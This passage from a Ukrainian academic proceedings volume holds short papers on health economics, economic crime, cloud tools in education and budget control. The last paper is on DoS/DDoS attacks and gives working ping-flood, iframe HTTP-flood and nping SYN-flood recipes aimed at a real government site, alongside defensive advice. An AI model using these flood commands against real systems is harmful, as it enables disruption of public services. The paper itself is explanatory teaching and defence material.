і відпочинку [5].

Зменшення захворюваності після проведення активних медичних оздоровчих заходів і зниження економічних збитків внаслідок скорочення захворюваності визначають економічний ефект охорони здоров'я [3].

Зниження економічних втрат держави можливе за таких умов:

- профілактики хронічних захворювань і захворювань інфекційного характеру;

- посилення санітарно-просвітницької роботи серед населення;

- поліпшення матеріального забезпечення лікувальних установ і підвищення зарплати медичних працівників, оскільки їх професія є однією з найбільш важливих на сучасному етапі розвитку охорони здоров'я;

- фінансування пошукових наукових досліджень в області біомедицини і впровадження в лікувальний процес передових медичних технологій.

Реалізація вищеперелічених заходів дозволить значно поліпшити здоров'я працездатного населення і підвищити якість життя людей, що у свою чергу сприятиме зростанню економічного потенціалу країни та його безпеки.

Список використаних джерел:

1.Вялков А.И., Кучеренко В.З. Управление и экономика здравоохранения: учебное пособие для вузов. – М.: Геотар-Медиа, 2009. - 664 с.

2.Борисов В.А. Демография / издание третье, исправленное и дополненное: учебник для вузов. – М.: Нота бене Медиа Трейд Компания, 2003. – 344 с.

3.Егоров Т.Н. Использование рыночных механизмов в обеспечении качества медицинского обслуживания населения // Современные аспекты экономики. – 2008. – №2. – С. 28-33.

4.Ухлин Д.А. Современные аспекты функционирования сферы здравоохранения в условиях перехода на инновационный путь развития экономики // Современные аспекты экономики. – 2009. – №1. – С. 54-59.

5.Щепин О.П., Медик В.А., Стародубов В.И. Изучение здоровья населения на современном этапе развития общества // Пробл. соц. гиг., здравоохр. и истории мед. – 2005. – № 5. – С. 3-6.

Кокарєв І. В.
доцент Дніпропетровського державного університету внутрішніх справ,
кандидат економічних наук, доцент
Старостенко А. Г.
студент Дніпропетровського державного університету внутрішніх справ

ДЕЯКІ АСПЕКТИ БОРОТЬБИ З ЕКОНОМІЧНОЮ ЗЛОЧИННІСТЮ

Економічна безпека завжди пов'язана з ризиком. Непередбачуваність економічної безпеки призводить до багатьох небажаних наслідків: від незначних матеріальних збитків до банкрутства великих установ. Тому особливу актуальність набуває проблема забезпечення економічної безпеки, адже правильне діагностування проблем економічної стійкості, систематизація загроз, ризиків є головним завданням для стабільного функціонування держави.

Дослідженням проблем та питанням забезпечення економічної безпеки приділяють значну увагу вітчизняні та зарубіжні науковці, серед яких: В.І.

Мунтіян, Г.В. Козаченко, В.П. Пономарьов, О.М. Ляшенко,О.М. Бандурка, В.Я. Тацій та інші.

Поняття «економічна злочинність» в кримінальному праві (далі – КП) України сформувалося з утворенням перехідної «ринкової» економіки на основі недоліків регулювання і управління економічними процесами. З метою боротьби з економічними злочинами, а точніше злочинністю, як явищем, в Україні задовго до прийняття чинного КК з визначенням розділу «Господарські злочини», в 1993 році було створено спеціальні підрозділи боротьби з економічною злочинністю (далі – ЕЗ) в органах МВС, СБУ та систему профільних контрольних органів.

Боротьба із спекуляцією стала одним з головних напрямів діяльності міліції, оскільки вона вважалася руйнівною силою, яка активно сприяла занепаду. У містах працівники міліції виявляли осіб, схильних до скоєння злочинів економічної спрямованості [1]. Міліція стала дієвим знаряддям держави щодо захисту її економічної основи [2]. Проблеми боротьби із злочинністю у сфері економіки пов'язані з новими проявами діянь, застосуванням все більш винахідливих способів та обсягу вчинення злочинів, про що свідчить сучасний стан економіки України. Найголовнішим підрозділом у структурі Міністерства внутрішніх справ є підрозділ, безпосереднім завданням якого є боротьба з економічною злочинністю – це Департамент захисту економіки Національної поліції України.

Боротьба з економічною злочинністю потребує фронтального наступу, а саме: застосування ефективних методів виявлення і розслідування економічних злочинів; усунення причин і умов виникнення економічної злочинності та її ліквідації з застосуванням оперативно-розшукових заходів, процесуальних і нетрадиційних, які є адекватними обставинам протидії злочинним угрупуванням [3]. Інакше, розкриття таких злочинів потребує застосування науково обґрунтованих методів, про що раніше наголошували науковці [4], а система злочинів, вчинюваних у різних напрямах економіко-фінансової діяльності, передбачених КК України, визначена за їх об'єднуючими ознаками [5].

В останні роки в Україні, в умовах економічних перетворень, виявляються найбільш вразливі злочини у сфері економіки, а саме: приховування величини прибутків і, відповідно, несплата податків; шахрайство з фінансовими ресурсами, детермінантами виникнення яких є задуми приватних банків отримати прибутки великих розмірів на основі маніпуляцій недосконалими правовими нормами держави; у сфері валютного ринку – приховування та зменшення продажу іноземної валюти з метою різкого збільшення ціни на неї.

До найбільш узагальнюючих ознак економічної злочинності можна віднести наступні.

По-перше, економічна злочинність – це корисливі діяння, вчинювані особами, які виконують певні функції у сфері виробництва, товарообігу чи фінансової діяльності і спрямовані на отримання незаконного прибутку.

По-друге, економічна злочинність тривало і системно розвивається під прикриттям економічної діяльності.

По-третє, економічна злочинність характеризується здатністю до швидких змін на ґрунті професійної діяльності з використанням необхідних фахівців.

По-четверте, економічної злочинності властивий енергійний перехід до нових організаційних і структурних перетворень та активна протидія правоохоронним органам.

Наведені якісні ознаки економічної злочинності висувають питання про економічну безпеку держави. Сьогодні наявні найбільш небезпечні криміногенні напрями в економіці, зокрема: в кредитно-фінансових відносинах та банківській діяльності; зовнішньоекономічній сфері, особливо об'єктів стратегічного значення; у сфері оподаткування та на просторах споживчого ринку.

На даний час є доведеним, що економічна злочинність негативне явище тіньового, латентного характеру. Вона являє собою об'єкт досліджень системи наук. У цій системі криміналістиці відводиться специфічна роль здійснення широких міжгалузевих зв'язків з іншими науками та інтеграція їх методів у напрямі необхідних досліджень. Відповідно першочерговим завданням правоохоронних органів є виявлення наявних кримінальних процесів в економічній діяльності; вивчення криміногенної обстановки в економіці держави і з'ясування криміналістичної характеристики нових видів злочинів та розробка ефективних методів їх викриття і розслідування з використанням наукових досягнень технічних та природничих наук.

У зв'язку з прийняттям в Україні нового КПК у 2012 році, виникла проблема проведення контрольованої закупки. Завданням проведення закупки є виявлення джерел незаконного обігу товарів, встановлення контролю, оперативного нагляду за його реалізацією, забезпечення суспільної безпеки таких діянь. Контроль за вчиненням злочину може здійснюватися у випадках наявності достатніх підстав вважати, що готується вчинення або вчиняється тяжкий чи особливо тяжкий злочин, та проводиться в формі контрольована закупка товарів, предметів і речовин проводиться за рішенням прокурора згідно з положенням ст.271 КПК України [6]. Після проведення контрольованої закупки її результати направляються прокурору. На нашу думку, теперішній статус контрольованої закупки не відповідає потребам сьогодення. Контрольована закупка позбавлена можливості забезпечення виконання більшості завдань, які покладені на підрозділи по боротьбі з економічною злочинністю.

Актуальним питанням у боротьбі з економічною злочинністю є гармонізація законодавства України, узгодженість методик і засобів оперативно-розшукової діяльності (ОРД) та процесуальних досліджень. Тобто з метою розробки ефективних криміналістичних методик виявлення і розслідування економічних злочинів має значення формування законодавства, зокрема, в окремій регіональній частині європейського права, оскільки така

протиправна діяльність у широкому масштабі в дійсності спроможна створювати загрозу національній безпеці України в економіці та інших сферах.

На ґрунті найновіших наукових досліджень проблем глобалізму можна дійти висновку, що соціально - економічні перетворення в Україні перебувають у полоні, далеких від реалій ринкової економіки. Реальність виявляється складнішою від прогнозів науки. Багато країн, які десятиліттями йдуть неоліберальним курсом, зіткнулися із зростаючою нерівністю у суспільстві, про що свідчать дані Світового банку. Тому одним із найважливіших пріоритетів національних інтересів України є створення соціально-орієнтованої ринкової економіки та забезпечення постійного зростання рівня життя і добробуту населення України.

Таким чином, сучасний рівень злочинності у сфері економіки безпосередньо загрожує національній безпеці України. Економічна безпека є досить важливою проблемою, подальше дослідження якої дозволить зробити значний крок щодо підвищення можливостей держави. Розробка та реалізація стратегії забезпечення економічної безпеки має велике практичне значення у формуванні умов ефективного функціонування ринкової економіки.

Бібліографічні посилання:

1. Оперативно-розшукова діяльність (особлива частина): навч. посібник / за ред. Б. В. Щура. – Львів: ЛьвДУВС, 2010. – 496 с.

2. Долгий А. Становлення служби боротьби органів внутрішних справ з економічною злочинністю (історичний огляд) // Право України. -1998.-№5. - С. 95-98.

3. Основы борьбы с организованной преступностью/ Под ред. Овчинского В.С., Эминова В.Е., Яблокова Н.П. - М.: Инфра-М, 1996. - 400 с.

4 Матусовский Г., Бодянський Є., Іващенко П. Використання наукового потенціалу в розробці криміналістичних методик виявлення економічних злочинів // Вісник АПрН України. – 1997. – № 4 (11). – С. 111–116.

5 Мочкош Я. В. Система злочинів у сфері економіки// Вісник прокуратури. – 2003.–№ 4.– С. 73–76.

6 Кримінально-процесуальний кодекс України [Електронний ресурс]- Режим доступу: http://zakon5.rada.gov.ua/laws/show/4651-17 (Станом на 05.01.2017)

Косиченко О.О.
доцент кафедри економічної та
інформаційної безпеки
Дніпропетровського державного
університету внутрішніх справ,
кандидат технічних наук, доцент

ЗАСТОСУВАННЯ ХМАРНИХ ТЕХНОЛОГІЙ ІНТЕРНЕТ В ОСВІТНЬОМУ ПРОЦЕСІ

Інформатизація освіти в цей час є необхідною умовою розвитку суспільства. При цьому вдосконалювання інформаційних технологій займає важливе місце серед численних інноваційних напрямків розвитку освіти. Розробляється безліч інформаційних сервісів, які педагогічні працівники можуть впроваджувати й ефективно використовувати у своїй професійній діяльності.

Одним з перспективних напрямків розвитку сучасних інформаційних технологій є хмарні технології. Під хмарними технологіями (Cloud computing) розуміють технології розподіленої обробки інформації, у яких комп'ютерні ресурси надаються користувачеві як он-лайн Інтерне-сервіс. Для використання хмарних технологій необхідний тільки доступ в Інтернет. При цьому можливо використання всіх доступних засобів: комп'ютер, планшет або смартфон.

Кількість хмарних сервісів Інтернет у цей час постійне збільшується. Змінюється їхній інтерфейс, обновляється програмне забезпечення, розширюються функціональні можливості. Виходячи із цього, їх можна класифікувати по завданнях, які вони дозволяють вирішувати: зберігання та синхронізація файлів, зберігання закладок і заміток, керування часом, програмні додаткита ряд інших сервісів. Найпоширенішою системою сервісів у технології хмарних обчислень, застосовуваної в системі вищої освіти, є система Google Apps. Це додатки, що працюють у рамках Інтернет-служби WWW та дозволяють організувати ефективне спілкування та спільну роботу всіх сторін освітнього процесу (студентів з викладачами, студентів зі студентами, викладачами між собою). Можлива також участь у цьому й адміністрації навчального закладу. У пакет входять популярні веб-додатки Google, у тому числі Gmail, Google Диск, Google Календар і Google Документи.

Розглянемо основні можливості застосування хмарних технологій в освітньому процесі. Насамперед це використання електронної пошти, чату й форуму, які дозволяють обмінюватися інформацією й документами, необхідними для навчального процесу, проводити перевірку самостійної роботи, консультувати студентів по виконанню завдань, рефератах і іншим питанням.

Наступна найважливіша можливість - це *виконання спільних проектів у групах*. При виконанні завдань іде спільна підготовка текстових файлів і презентацій, обговорення виправлень у документах у режимі реального часу з іншими співавторами, публікація результатів роботи в Інтернеті у вигляді загальнодоступних веб-сторінок, виконання практичних завдань на обробку

інформації. Такі можливості дає використання сервісів Google Docs (Документи і Презентації). Наприклад, можна використовувати цей додаток для створення проекту нового закону студентами юридичного факультету або проводити спільне рішення навчальних завдань по розслідуванню злочинів і т.д. Завдання може виконуватися по групах. Подібна робота дозволяє обговорювати в групах виникаючі ідеї, здійснювати спільне редагування, рецензувати роботи та публікувати свої ідеї. Аналогічну роботу можна проводити й серед педагогічних працівників.

Іншим напрямком застосування хмарних технологій є *організація мережного збору інформації від безлічі учасників освітнього процесу*. Дається можливість відслідковувати етапи виконання кожного завдання. Сервіс Google Docs (Таблиці) дозволяє створювати зведені таблиці й діаграми з метою аналізу даних. Можливе проведення й індивідуальних, і спільних практичних робіт з різних дисциплін.

Можна привести приклад, як використовувати цю технологію. Пропонуємо створити, наприклад, таблицю "Юридичні Інтернет-ресурси України" (адреса в Інтернет, короткий опис і т.п.) і надаємо студентам право доступу до неї. Вони можуть працювати персонально або в малих групах: шукати інформацію в мережі Інтернет і заповнювати таблицю. У якості домашнього завдання можна запропонувати доповнити отриману таблицю ілюстраціями (фото розробників).

Наступна можливість – це *здійснення поточного, тематичного, підсумкового контролю, а також самоконтролю*. Використання сервісу Google Docs (Форми) надає педагогу можливість організувати тест із різними типами питань із застосуванням спеціальних форм у документі, організувати вікторину, створити опитування (анкетування) студентів.

Планування навчального процесу засобами сервісу Google Calendar дозволяє створювати розклад теоретичних і практичних занять, консультацій, нагадувати про контрольні й самостійні роботи, строки здачі рефератів, проектів, інформувати учнів про домашнє завдання, про перенос занять.

Крім даних сервісів в освітній діяльності можна використовувати он-лайн дошки. Вони дають такі ж можливості, що і додатки Google. Таким чином, головною перевагою використання хмарних технологій в освітньому процесі є організація спільної роботи студентів і викладачів.

Котирло О. О.
викладач кафедри пенітенціарної діяльності Інституту кримінально-виконавчої служби, кандидат економічних наук, доцент

ПРОБЛЕМНІ ПИТАННЯ БЮДЖЕТНОГО КОНТРОЛЮ

Особливої актуальності станом на сьогодення набуває створення та забезпечення правового кола ефективної бюджетної системи. Це здійснюється з метою забезпечення законності раціонального управління ресурсами та їх цільового використання, удосконалення управління грошовими потоками для підтримання необхідного рівня платоспроможності. Але без ефективної системи нагляду та контролю кожної складової бюджету сам процес контролю неможливий, що може призвести до порушення економічної безпеки країни.

Бюджетний контроль допомагає оцінити та перевірити результативність функціонування всієї бюджетної системи, виявити її недоліки та здійснити ефективне та своєчасне бюджетне регулювання.

Бюджет необхідний як державі, так і всім органам місцевого самоврядування, що здійснюють владні повноваження на відповідній території.

Так, в процесі руху грошових коштів держави виникають товарно-грошові відносини. Тому з метою належного їх використання необхідний контроль, що дозволить перевірити процес надходжень та видатків з метою цільового спрямування коштів, та, таким чином, і забезпечити їх ефективне використання, що і є одним із напрямків економічної безпеки. Отже, об'єктом бюджетного контролю виступають що товарно-грошові процеси під час формування та використання грошових фондів держави та місцевих органів самоврядування.

Бюджетний контроль слід проводити на декількох етапах, від чого залежать і його види: попередній, поточний, наступний.

Попередній бюджетний контроль потрібно проводити на початкових етапах розробки та прийняття бюджетного і податкового законодавства. Він носить характер затвердження.

Поточний бюджетний контроль потрібно здійснювати протягом бюджетного року в процесі виконання бюджетів.

Щодо наступного бюджетного контролю, як третього виду, то його слід проводити на завершальній стадії бюджетного процесу, після закінчення звітного періоду.

Для забезпечення ефективності та впорядкування процесу бюджетного контролю використовують систему коефіцієнтів, що дають змогу порівняти їх на міжнародному рівні з попереднім періодом та з нормативними величинами. Так, існує бальна методика, яка полягає у виставленні балів за різними параметрами контролю, і являє собою систему комплексну систему моніторингу. Вона дозволяє оцінювати ефективність бюджетного контролю країни за різні періоди часу та показує рівень її економічної безпеки.

Комплексна оцінка ефективності показників бюджетного контролю дозволяє отримати потрібну інформацію державним органам влади з метою підвищення ефективності використання бюджетних коштів, посилення контролю формуванням і витрачанням бюджетних коштів, виявлення резервів для залучення коштів у бюджет а також при прийнятті ефективних рішень в процесі формування і здійснення фінансової політики держави.

Органами державної влади, які здійснюють бюджетний контроль в Україні згідно ЗУ «Про основні засади здійснення державного фінансового контролю в Україні» [1] є наступні: центральний орган виконавчої влади, що забезпечує формування державної бюджетної політики, органи, що здійснюють казначейське обслуговування бюджетних коштів, органи державного фінансового контролю; центральний орган виконавчої влади, що реалізує державну політику у сфері запобігання та протидії легалізації (відмиванню) доходів, одержаних злочинним шляхом, або фінансуванню тероризму та інші.

До повноважень Верховної Ради України у сфері бюджетного контролю відносяться: визначення основних напрямів бюджетної політики; розгляд проекту та приймання закону про Державний бюджет України; внесення змін до закону про Державний бюджет України; розгляд річного звіту про виконання закону про Державний бюджет України; здійснення контролю щодо використання кредитів (позик), що залучаються державою від іноземних держав, банків і міжнародних фінансових організацій; здійснення контролю за діяльністю Рахункової палати щодо виконання нею повноважень, визначених законом [1].

Повноваженнями Комітету Верховної Ради України з питань бюджету у сфері бюджетного контролю виступають наступні: підготовка питання щодо основних напрямів бюджетної політики на наступний бюджетний період та попередній розгляд проекту закону про Державний бюджет України; надання до поданих на розгляд Верховної Ради України законопроектів висновки щодо їх впливу на показники бюджету та відповідності законам, що регулюють бюджетні відносини; попередній розгляд інформації Кабінету Міністрів України, Міністерства фінансів України, Казначейства України, інших центральних органів виконавчої влади про стан виконання закону про Державний бюджет України протягом відповідного бюджетного періоду; здійснення взаємодії з Рахунковою палатою (включаючи попередній розгляд висновків і пропозицій Рахункової палати щодо результатів контролю за дотриманням бюджетного законодавства) [1].

До повноважень Рахункової палати з контролю за дотриманням бюджетного законодавства відносяться: здійснення контролю за надходженням та використанням коштів Державного бюджету України, у тому числі за утворенням, обслуговуванням і погашенням державного боргу, ефективністю управління коштами державного бюджету, використанням коштів місцевих бюджетів у частині трансфертів, що надаються з державного бюджету; подання Верховній Раді України висновків про стан виконання закону про Державний бюджет України, а також пропозицій щодо усунення порушень, виявлених у звітному бюджетному періоді.

Повноваженнями Міністерства фінансів України виступають: визначення основних організаційно-методичних засад та оцінка функціонування систем внутрішнього контролю і внутрішнього аудиту, якщо інше не передбачено законодавством, координація та спрямування діяльності органів виконавчої влади, уповноважених на проведення контролю за дотриманням бюджетного законодавства [1].

Повноваженнями Казначейства України щодо контролю за дотриманням бюджетного законодавства є: контроль за веденням бухгалтерського обліку всіх надходжень і витрат державного бюджету та місцевих бюджетів, складанням та поданням фінансової і бюджетної звітності; контроль за бюджетними повноваженнями при зарахуванні надходжень бюджету; відповідність кошторисів розпорядників бюджетних коштів показникам розпису бюджету[1].

До повноважень органів державного фінансового контролю з контролю за дотриманням бюджетного законодавства відносяться: здійснення контролю за цільовим та ефективним використанням коштів державного бюджету та місцевих бюджетів; веденням бухгалтерського обліку, а також складанням фінансової і бюджетної звітності, паспортів бюджетних програм та звітів про їх виконання (у разі застосування програмно-цільового методу у бюджетному процесі), кошторисів та інших документів, що застосовуються в процесі виконання бюджету; станом внутрішнього контролю та внутрішнього аудита у розпорядників бюджетних коштів [1].

В той же час можна зазначити, що сфера бюджетного контролю в Україні має ряд суттєвих проблем, зокрема: недосконалі методики визначення ефективності використання бюджетних коштів; недостатність профілактичної спрямованості контрольних дій; недостатнє налагодження механізму виконання положень законів щодо відповідальності за перешкоди контрольним діям.

Тому доцільним було б створення єдиного правового поля в сфері регулювання системи бюджетного контролю та адаптація методів бюджетного контролю до змін реформування

Список використаних джерел:

1. Про основні засади здійснення державного фінансового контролю в Україні: Закон України № 2939-XII від 26.01.1993 р. [чинний] //Відомості Верховної Ради України. [Текст]. – 1993. – № 13. – с.110.

Краснобрижий І. В.
доцент кафедри економічної та
інформаційної безпеки
Дніпропетровського державного
університету внутрішніх справ,
кандидат юридичних наук

ВИДИ ТА МЕТОДИКИ РЕАЛІЗАЦІЇ DOS ТА DDOS АТАК НА ДЕРЖАВНІ АВТОМАТИЗОВАНІ СИСТЕМИ, А ТАКОЖ МОЖЛИВІ ШЛЯХИ БОРОТЬБИ З НИМИ

DoS-атака (від англ. Denial of Service - відмова в обслуговуванні) і DDoS-атака (від англ. Distributed Denial of Service - розподілена атака типу «відмова в обслуговуванні») - атака на обчислювальну систему з метою довести її до відмови, тобто створення таких умов, при яких легітимні (правомірні) користувачі системи не можуть одержати доступ до надаваємих системою ресурсів, або цей доступ стає ускладнений. Відмова «ворожої» системи може бути як самоціллю (наприклад, зробити недоступним популярний сайт), так і одним із кроків до оволодіння системою (якщо в позаштатній ситуації програмне забезпечення видає яку-небудь критичну інформацію - наприклад, версію, частину програмного коду й т.і.) [1].

Назва цих атак добре відображає їхню суть, оскільки результатом цих атак є недоступність того або іншого сервісу (певного додатка) або цільової машини.

Атака, заснована на IP-фрагментації спрямована на обладнання, що слідкує за захистом IP фільтруючого встаткування. Для її реалізації зловмисники використовують два різних методи: "мікрофрагменти" (Tiny Fragments) і "перекриття фрагментів" (Fragment Overlapping). Ці атаки стають надбанням історії, оскільки сучасні міжмережеві екрани давно успішно з ними справляються.

Якщо уразливості додатка ведуть до можливості одержання контролю над машиною (наприклад, за допомогою переповнення буфера), вони також можуть привести до відмови в обслуговуванні. Додаток стане недоступним або через недостачу ресурсів, або через аварійне завершення.

Існує кілька типів атак "відмова в обслуговуванні", що ґрунтуються на особливостях стека протоколів TCP/IP:

Атака за назвою SYN-flood використовує механізм встановлення TCP-з'єднання (механізм потрійного квитуваня). Як ви пам'ятаєте, є три стани установлення TCP-з'єднання: посилка SYN-пакету, одержання пакета SYN-ACK і посилка ACK-пакету. Ідея атаки складається в створенні великої кількості не до кінця встановлених TCP-з'єднань. Для реалізації цього, зловмисник посилає безліч запитів на встановлення з'єднання (пакети, з виставленим прапором SYN) і цільова машина відповідає пакетами SYN-ACK. Зловмисник же не завершує процес встановлення з'єднання, а залишає їх у напіввідкритому стані. Отже, для кожного отриманого SYN-пакету сервер

виділяє ресурси і незабаром вони вичерпуються. У результаті нові з'єднання не можуть бути відкриті. Цей тип відмови в обслуговуванні спрямований тільки на цільову машину.

Атака за назвою UDP-flood використовує безсеансовий режим протоколу UDP. Зловмисник генерує велику кількість UDP-пакетів ("шторм UDP-пакетів") спрямованих на одну або дві машини. У результаті відбувається перевантаження мережі й цільових машин.

У протоколі TCP є механізми запобігання перевантажень - якщо підтвердження прийому пакетів приходять зі значною затримкою, сторона що передає сповільнює швидкість передачі TCP-пакетів. У протоколі UDP такий механізм відсутній, і після початку атаки UDP-трафік швидко захопить весь доступний канал пропускання, і TCP-трафику залишиться лише мала його частина.

Найбільш відомий приклад UDP-flood, атака на сервіс chargen. Реалізація цієї атаки проста: досить встановити зв'язок між сервісами chargen на одній машині і сервісом echo на іншій. Сервіс chargen генерує символи, а сервіс echo дублює отримані дані. Зловмисник посилає UDP-пакети на порт 19 (chargen) однієї з машин-жертв, підробляючи IP-адресу і порт джерела. У цьому випадку портом джерела буде UDP-порт 7 (echo). Атака UDP-flood приводить до перевантаження мережі на відрізку між двома машинами. У результаті постраждати може вся мережа.

Відмова в обслуговуванні також досягається за допомогою так званої пакетної фрагментації і використовує уразливості деяких стеків TCP/IP, пов'язаних з дефрагментацією пакетів (складанням IP-фрагментів). Відома атака, що використовує цей підхід - Teardrop (сльоза – англ.). Фрагментарний зсув другого сегмента менше розміру першого сегмента. Це означає, що при складанні фрагментів перший сегмент повинен буде містити дані другого сегмента і відбувається перекриття фрагментів. Під час складання таких пакетів деякі системи не можуть обробити сформовану ситуацію, що приводить до відмови в обслуговуванні. Існують різні варіанти цієї атаки, наприклад bonk, boink і newtear. Атака відмова в обслуговуванні "Ping of Death" використовує некоректну обробку ICMP-фрагментів, посилаючи більше даних чим максимальний розмір IP-пакета. Різні типи атак "відмова в обслуговуванні" ведуть до відмов цільової системи.

Атака за назвою smurfing використовує ICMP-протокол. При посилці ping-пакета (повідомлення ICMP ECHO) по широкомовній адресі (наприклад, 10.255.255.255) він доставляється кожній машині в цій мережі. Принцип атаки полягає в посилці пакета ICMP ECHO REQUEST з адресою-джерелом машини-жертви. Зловмисник шле постійний потік ping-пакетів по мережній широкомовній адресі. Всі машини, одержавши запит, відповідають джерелу пакетом ICMP ECHO REPLY. Відповідно, розмір потоку пакетів зростає в кількості, пропорційному числу хостів. У результаті вся мережа піддається відмові в обслуговуванні через перевантаження.

Атака за назвою ICMP-flood співпадає з smurfing-ом, но без використання широкомовної адресації пакетів.

Технічно атаки DoS, DDoS реалізуються трьома різними способами:

- Найменш небезпечний і короткочасний - так званий «слэшдот-ефект». Представляє собою публікацію посилання до сайту, що «атакується», на популярному мережному ресурсі. По суті це не атака, і ми включаємо її в загальний список через подібність наслідків (а також технічних засобів, що призначаються для захисту від шкідливих дій).
- Рідкий, але досить потужний по своїх наслідках - організація атак DDoS за допомогою спеціального програмного забезпечення яке запускається добровільно користувачами-волонтерами на своїх комп'ютерах по усьому світі. Найбільш відомий приклад - атака DDoS анонімних активістів, які мстили міжнародним платіжним системам за відмову в обслуговуванні WikiLeaks.
- Найпоширенішими й неприємний - керовані зловмисниками атаки DDoS, організовувані через комп'ютери, які заражені комп'ютерними вірусами.

Наведемо приклади реалізації найпростіших DoS, DDoS атак:

1. Атака PING- flood за допомогою ICMP-Пакетів.

Для виконання ICMP- flood треба в командному рядку виконати:

ping -n 4294967295 -l 65500 mvs.gov.ua

- -n - число запитів, що відправляються;
- -l - розмір буфера відправлення.

Число запитів, що відправляються і розмір буфера відправлення виставляємо максимально можливі, а Time To Live (час життя пакетів) мінімально можливий.

Спочатку необхідно перевірити чи відповідає хост (ping mvs.gov.ua). Якщо хост відповідає, то пробують застосувати команду ping з максимальним розміром пакета -l 65500:

ping -n 4294967295 -l 65500 mvs.gov.ua

Якщо у відповідь одержимо "Перевищений інтервал очікування для запиту", то зменшують розмір пакета до -l 40000. Це повинне спрацювати, а якщо ні, то ще трохи зменшують розмір пакета.

2. Атака HTTP- flood за допомогою браузера.

Метод гранично простий. Наприклад HTTP- flood спрямований на сайт "mvs.gov.ua". Для реалізації атаки створюють файл із будь-яким ім'ям (наприклад – index) і розширенням html. Після чого розміщують в ньому нижче наведений код:

```
<html>
<head>
<title>ТЕСТУВАННЯ ЗАХИСТУ</title>
<meta http-equiv="refresh" content="3; url=index.html" />
</head>
<body>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
```

<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
<iframe src="http://www.mvs.gov.ua/" height="100%" width="100%" name="torba"></iframe>
</body>
</html>

Для тих кому не зрозуміло - в HTML тегу meta встановлюється час, через який буде обновлятися сторінка і ім'я обновлюваної сторінки відповідно. У нашому випадку це локальна сторінка index.html. У тілі сторінки перебувають фрейми iframe, що завантажують потрібні нам сторінки сайту. Цей HTML код можливо помістити в тіло будь-якої сторінки, викласти в Internet, а посилання на неї роздати по світу.

Ще один спосіб HTTP- flood - це використання спеціального софту, наприклад такого як LOIC (Low Orbit Ion Cannon). LOIC для своєї роботи вимагає наявності встановленого .NET Framework 4. Запустивши програму у її поля необхідно просто ввести URL жертви, номер порту (80 за замовчуванням), кількість потоків і нажати кнопку «почати роботу».

3. Атака TCP SYN- flood

Можливо пофлудити за допомогою програми nping, яка входить до складу Nmap (сканера безпеки):

nping ---iunprivileged ---idelay 1s -c 999999999 ---i tcp-connect -iflags SYN -p 80 mvs.gov.ua

- ---unprivileged- передбачається, що користувач не має доступу до raw socket;
- ---idelay 1s - затримка між спробами;
- -c 999999999 - кількість спроб;
- --tcp-c tcp-onnecconnect - непривілейоване TCP з'єднання;
- ---iflags SYN - тип TCP з'єднання SYN (Synchronize sequence numbers).

У підсумку одержують TCP SYN - flood - при даному виді флуд-атаки на вузол що атакується, направляється велика кількість SYN-пакетів по протоколі TCP (запитів на відкриття з'єднання). При цьому на комп'ютері що атакується, через якийсь час вичерпується кількість доступних для відкриття сокетів (програмних мережних гнізд, портів) і сервер перестає відповідати.

Наслідки DDoS-атак і їхню ефективність можливо істотно знизити за рахунок правильного настроювання маршрутизатора, брандмауера й постійного аналізу аномалій у мережевому трафіку. Якщо буде потреба можливо задіяти nginx-модуль ngx_http_limit_req_module, що обмежує кількість одночасних підключень із однієї адреси. Ресурсномісткі скрипти можливо захистити від ботів за допомогою затримок, кнопок «натисни мене», виставляння кукісов і інших прийомів, спрямованих на перевірку «людяності». Усі сервера, що мають прямий доступ у зовнішню мережу, повинні бути підготовлені до простого й швидкого віддаленому ребуту (reboot - перезавантаження, англ.), використовуючи сервіс sshd. Великим плюсом буде наявність другого, адміністративного, мережного інтерфейсу, через який можливо одержати доступ до сервера у випадку переповнення основного каналу. Програмне забезпечення, використовуване на сервері, завжди повинно перебувати в актуальному стані. Всі дірки - пропатчені, відновлення встановлено (проста порада, якою багато нехтують). Це захистить нас від DoS-атак, що експлуатують баги (помилки) у сервісах. Всі слухаючі мережні сервіси, призначені для адміністративного використання, повинні бути блоковані брандмауером від усіх, хто не повинен мати до них доступ. Тоді атакуючий не зможе використовувати їх для проведення DoS-атаки або брутфорса (brute force - груба сила, анг.). На підходах до сервера (найближчому маршрутизаторі) повинна бути встановлена система аналізу трафіка (наприклад - NetFlow), що дозволить вчасно довідатися про атаку, що починається, і вчасно вжити заходів по її запобіганню. Більш-менш ефективне рішення полягає в покупці дорогих систем Cisco Traffic Anomaly Detector [2] і Cisco Guard [3]. Працюючи у зв'язці вони можуть придушити атаку що починається, але як і більшість інших рішень, заснованих на навчанні й аналізі становищ, дають збої. Тому варто гарненько подумати перед тим, як витрачати сотні тисяч гривень на такий захист.

Як висновок необхідно зазначити, що протидія вказаним атакам найбільш ефективна при використанні комплексного підходу до реалізації захисту. Значний ефект в плані побудови надійного захисту досягається шляхом проведення аудиту безпеки автоматизованих комплексів спеціальними

компетентними державними органами, мета яких полягає у боротьбі з кіберзлочинами.

Список використаних джерел:

1. https://uh.ua/ua/solutions-services/ddos-protection.html
2. http://www.cisco.com/c/en/us/products/collateral/interfaces-modules/catalyst-6500-7600-router-traffic-anomaly-detector-module/product_data_sheet0900aecd80220a6e.html
3. http://www.cisco.com/web/RU/products/ps5888/index.html

Кудінов В. А.
завідувач кафедри інформаційних технологій Національної академії внутрішніх справ, кандидат фізико-математичних наук, доцент

